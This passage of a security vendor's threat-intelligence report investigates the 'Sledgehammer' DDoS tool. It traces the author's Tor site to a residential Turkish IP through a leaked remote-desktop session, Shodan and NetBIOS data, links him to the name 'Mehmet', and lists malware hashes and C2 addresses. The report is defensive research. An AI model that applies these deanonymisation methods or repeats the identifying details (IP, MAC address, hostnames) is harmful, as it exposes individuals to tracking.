
- A default document is not configured for the requested URL, and directory browsing is not enabled on the server.

Things you can try:

- If you do not want to enable directory browsing, ensure that a default document is configured and that the file exists.
- Enable directory browsing using IIS Manager.
  1. Open IIS Manager.
  2. In the Features view, double-click Directory Browsing.
  3. On the Directory Browsing page, in the Actions pane, click Enable.
- Verify that the configuration/system.webServer/directoryBrowse@enabled attribute is set to true in the site or application configuration file.

Links and More Information


This error occurs when a document is not specified in the URL, no default document is specified for the Web site or application, and directory listing is not enabled for the Web site or application. This setting may be disabled on purpose to secure the contents of the server.
View more information »




Requested URL	https://evkid7zszfcrimgo.onion.to:333/download/
Physical Path	C:\inetpub\yeniSite\download\
Logon Method	Anonymous
Logon User	Anonymous

The TOR hidden service presumably connects to “localhost” on this port and serves the content via the TOR network. Unfortunately, at this point, we did not have enough information to locate the site’s real IP address, but the author made another mistake.

Root Developer has its own YouTube channel, where promotional material is posted. In these videos they often showcase the capabilities of the DDoS tool, recording the whole desktop of the demonstrator. In one case they forgot to close a remote desktop connection:


www.isitdownrightnow.com/freeocalan.org.html
IS IT DOWN RIGHT NOW ?
Freeocalan.org Server Status Check
Website Name: Freeocalan
URL Checked: freeocalan.org
Response Time:
Last Down:
Checking Freeocalan
ROOT DEVELOPER BALYOZ
Kullanıcı Adı: hamush
Hedef Site: freeocalan.org
Site User
Şifre
Her saldırı için ayrı Tor kullan
Saldırı Kaynağı Sayısı: 1
Paketler Arası Bekleme: 1
SALDIR
78.189.138.145 - Rem...
Sağlam ve ... kta. freeocalan.org, nisbeten k... etli bir sitedir.
...oruz.
Is Your Site Performing Right Now?
Take a FREE web performance test today.
dynatrace
Capture Video
00:31
Finish
Pause
Include audio
Recording Limit: 5 mins. Need More Video Recording Time?
Freeocalan.org - Is Fr...
Start Page - Microsoft...
78.189.138.145 - Rem...
RootDeveloper BALYOZ
VideoControlStrip


Using the previously learned port number, navigating to 78.189.138.145:333 results in an error page:



Bad Request - Invalid Hostname

HTTP Error 400. The request hostname is invalid.


This is the sort of error page an IIS server would throw in case we are not using a valid host name. We can hypothesize that this was likely to be the real IP behind the author's main TOR site. The IP is located[9] in Turkey in the city of Eskişehir, and exists on a residential IP range belonging to TTNET.




Remote Desktop. Using information gathered by Shodan[10] it was possible to see that a remote desktop service was running on 78.189.138.145 [Now removed from Shodan]. At no point did we attempt to login, but through observation we were able to learn more about its operator.

The remote machine was named ENOVAS and at times had three users logged in: enovas, ftp and ENOVAS2. The ENOVAS2 user was logged in remotely from a PC named MEHMET-PC.

[9] https://www.openstreetmap.org/
[10] https://www.shodan.io/




ENOVAS2
Logged on remotely from MEHMET-PC




```
NetBIOS Response
Servername: ENOVAS
MAC: 10:0b:a9:ba:5d:6c

Names:
ENOVAS          <0x0>
WORKGROUP       <0x0>
ENOVAS          <0x20>
WORKGROUP       <0x1e>
WORKGROUP       <0x1d>
__MSBROWSE__ <0x1>
```




ENOVAS2
Logged on remotely from MEH...



78.189.138.145
78.189.138.145.dynamic.ttnet.com.tr
Turk Telekom
Added on 2016-07-26 07:00:31 GMT
Turkey
Details


WHO IS THE AUTHOR?

Using the information available to us, we discovered two pieces of evidence that tie the author to the handle “Mehmet”. Two YouTube channels containing videos of the Sledgehammer DDoS tool were found. One of these channels is called “Root Developer” and the other is “Sath-ı Müdafaa”. Several videos on both channels inadvertently reveal the username Mehmet through Google Chrome:




The second reference to Mehmet was obtained from the information we observed on the remote desktop server where “MEHMET-PC” was often logged in.

The author demonstrates knowledge of signals intelligence in relation to mobile phones, specifically by mentioning "Blackbird."



Blackbird[11] is a next generation SIGINT system sold by SPC/TCI that provides signal search for RF as well as collection, geolocation & analysis capability (screenshot above).

Blackbird is referenced again in one of his YouTube videos:



Name	Date modified	Type
abdullah-ocalan.balyoz	3/25/2016 4:45 PM	Balyo
cdu.de.balyoz	6/12/2016 4:47 PM	Balyo
cmg-team.balyoz	6/11/2016 11:11 PM	Balyo
kurdistanskyscrapers.com.balyoz	6/12/2016 5:28 PM	Balyo
pkkonline.com.balyoz	6/11/2016 6:25 PM	Balyo

BLACKBIRD

It remains unknown whether the author of Sledgehammer and these various tools has a hidden agenda, or is simply experimenting with these concepts. Forcepoint Special Investigations will continue to monitor activity related to this investigation.

[11] http://www.spx.com/en/blackbird/capabilities-overview/

ABOUT US

Special Investigations is part of Forcepoint Security Intelligence, itself an integral part of Forcepoint Security Labs. It exists to provide the security insights, technologies and expertise to allow customers to focus on their own core business rather than security. Special Investigations is made up of talented malware reverse engineers and malware analysts. They are responsible for delivering high quality output as part of their investigations into botnets, APTs and other deep reverse engineering topics. Special Investigations work with national and international crime agencies, national Computer Emergency Response Teams (CERTs) and trusted partners. The team works closely with other parts of Forcepoint Security Labs, as well as other groups within Forcepoint™. They strive to enable and deliver insights, as well as a deep understanding of emerging cyber threats. They are able to communicate this to a broad set of stakeholders including customers, partners and the general public with the objective of offering tangible decision advantage.

INDICATORS OF COMPROMISE

ADFLY BOT (SHA1)

c830553165fe64bcd93fbb98ec8499666c77705b

BACKDOORED SLEDGEHAMMER (SHA1)

c991556587d1b6e77758f193dd9b2e070c8b6ec9
1d1ec5dc5eab149111c9e3cce9f229b2793f576a

KABUS (SHA1)

99840ea28021eedafeace2069978ae5448b4133a

C2 SERVERS

hxxps://evkid7zszfcrimgo.onion.to
hxxps://wg46vjafrhowknhs.onion.to